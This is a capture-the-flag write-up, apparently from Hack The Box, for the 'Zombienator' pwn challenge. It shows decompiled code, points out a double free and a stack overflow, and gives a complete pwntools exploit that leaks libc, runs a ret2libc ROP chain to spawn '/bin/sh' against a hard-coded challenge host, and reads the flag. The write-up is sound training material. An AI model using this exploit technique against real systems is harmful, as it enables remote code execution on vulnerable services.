

Zombienator

1) Checked security

```
(vigneswar@VigneswarPC)-[~/Pwn/Zombienator/challenge]
$ checksec zombienator
[*] '/home/vigneswar/Pwn/Zombienator/challenge/zombienator'
  Arch:             amd64-64-little
  RELRO:             Full RELRO
  Stack:             Canary found
  NX:                NX enabled
  PIE:               PIE enabled
  RUNPATH:           b'./glibc/'

(vigneswar@VigneswarPC)-[~/Pwn/Zombienator/challenge]
$
```

2) Decompiled the code

```
1
2 void create(void)
3
4 {
5     long lVar1;
6     undefined8 *puVar2;
7     ulong __size;
8     ulong uVar3;
9     void *pvVar4;
10    long in_FS_OFFSET;
11
12    lVar1 = *(long *)(in_FS_OFFSET + 0x28);
13    printf("\nZombienator's tier: ");
14    __size = read_num();
15    if ((__size < 0x83) && (__size != 0)) {
16        printf("\nFront line (0-4) or Back line (5-9): ");
17        uVar3 = read_num();
18        if (uVar3 < 10) {
19            pvVar4 = malloc(__size);
20            *(void **)(z + uVar3 * 8) = pvVar4;
21            puVar2 = *(undefined8 **)(z + uVar3 * 8);
22            *puVar2 = 0x616e6569626d6f5a;
23            puVar2[1] = 0x6461657220726f74;
24            *(undefined2 *)(puVar2 + 2) = 0x2179;
25            *(undefined *)((long)puVar2 + 0x12) = 0;
26            printf("\n%s[+] Zombienator created!%s\n", &DAT_0010203f, &DAT_00102008);
27        }
28        else {
29            error("[-] Invalid position!");
30        }
31    }
32    else {
33        error("[-] Cannot create Zombienator for this tier!");
34    }
35    if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
36        /* WARNING: Subroutine does not return */
37        __stack_chk_fail();
38    }
39    return;
40 }
41
```

```
1
2 void removez(void)
3
4 {
5     long lVar1;
6     ulong uVar2;
7     long in_FS_OFFSET;
8
9     lVar1 = *(long *)(in_FS_OFFSET + 0x28);
10    printf("\nZombienator\'s position: ");
11    uVar2 = read_num();
12    if (uVar2 < 10) {
13        if (*(long *)(z + uVar2 * 8) == 0) {
14            error("[-] There is no Zombienator here!");
15        }
16        else {
17            free(*(void **)(z + uVar2 * 8));
18            printf("\n%s[+] Zombienator destroyed!%s\n", &DAT_0010203f, &DAT_00102008);
19        }
20    }
21    else {
22        error("[-] Invalid position!");
23    }
24    if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
25        /* WARNING: Subroutine does not return */
26        __stack_chk_fail();
27    }
28    return;
29 }
```

Decompile: display - (zombienator)

```

1
2 void display(void)
3
4 {
5     long lVar1;
6     long in_FS_OFFSET;
7     ulong local_18;
8
9     lVar1 = *(long *)(in_FS_OFFSET + 0x28);
10    putchar(10);
11    for (local_18 = 0; local_18 < 10; local_18 = local_18 + 1) {
12        if (*(long *)(z + local_18 * 8) == 0) {
13            fprintf(stdout,"Slot [%d]: Empty\n",local_18);
14        }
15        else {
16            fprintf(stdout,"Slot [%d]: %s\n",local_18,*(undefined8 *)(z + local_18 * 8));
17        }
18    }
19    putchar(10);
20    if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
21        /* WARNING: Subroutine does not return */
22        __stack_chk_fail();
23    }
24    return;
25 }
26

```

Decompile: attack - (zombienator)

```

1
2 void attack(void)
3
4 {
5     long in_FS_OFFSET;
6     char local_121;
7     ulong local_120;
8     undefined local_118 [264];
9     long local_10;
10
11    local_10 = *(long *)(in_FS_OFFSET + 0x28);
12    printf("\nNumber of attacks: ");
13    __isoc99_scanf(&DAT_00102607,&local_121);
14    for (local_120 = 0; local_120 < (ulong)(long)local_121; local_120 = local_120 + 1) {
15        printf("\nEnter coordinates: ");
16        __isoc99_scanf(&DAT_00102621,local_118 + local_120 * 8);
17    }
18    fclose(stderr);
19    fclose(stdout);
20    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
21        /* WARNING: Subroutine does not return */
22        __stack_chk_fail();
23    }
24    return;
25 }
26

```

3) Note:

- i) The removez function is vulnerable to double free
- ii) The attack function is vulnerable to buffer overflow

iii) The stdout and stderr are closed we need to recover them

4) Exploit

```
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./zombienator")
libc = ELF("glibc/libc.so.6")
ld = ELF("glibc/ld-linux-x86-64.so.2")
context.binary = exe

# io = gdb.debug(exe.path, 'c', api=True)
# io = remote('127.0.0.1', 1337)
io = remote('83.136.255.40', 42742)

def malloc(size, index):
    io.sendlineafter(b'>> ', b'1')
    io.sendlineafter(b': ', str(size).encode())
    io.sendlineafter(b': ', str(index).encode())

def free(index):
    io.sendlineafter(b'>> ', b'2')
    io.sendlineafter(b': ', str(index).encode())

def attack(attacks):
    n = len(attacks)//8
    io.sendlineafter(b'>> ', b'4')
    io.sendlineafter(b': ', str(n).encode())
    for i in range(n):
        if i in [33, 34]:
            io.sendlineafter(b': ', b'.') # canary rbp bypass
            continue
        io.sendlineafter(b': ', str(struct.unpack('d', attacks[i*8:i*8+8])
[0]).encode())

## leak libc address

# allocate chunks
for i in range(7):
    malloc(0x82, i)
malloc(0x82, 7)
malloc(0x18, 8) # guard

# fill tcache bins
for i in range(7):
    free(i)
free(7) # unsorted chunk

# leak address
io.sendlineafter(b'>> ', b'3')
io.recvuntil(b'Slot [7]: ')
libc.address = unpack(io.recv(6), 'all')-0x219ce0


rop = ROP(libc)
```

```
rop.rdi = next(libc.search(b'/bin/sh\x00'))
rop.raw(libc.address+0x1bc0a2)
rop.raw(libc.sym.system)

## ret2libc
attack(b'\x00'*280+rop.chain())

# recover stdout and stderr
sleep(1)
io.sendline(b'exec 1>&0')
io.sendline(b'exec 2>&0')
io.interactive()
```

5) Flag



```
vigneswar@VigneswarPC: ~/F × + v
(vigneswar@VigneswarPC)-[~/Pwn/Zombienator/challenge]
$ python3 solve.py
$ ls
flag.txt
glibc
zombienator
$ cat flag.txt
HTB{3xt3rm1n4t3_tc4ch3d_d0ubl3_numb3r5!}$
```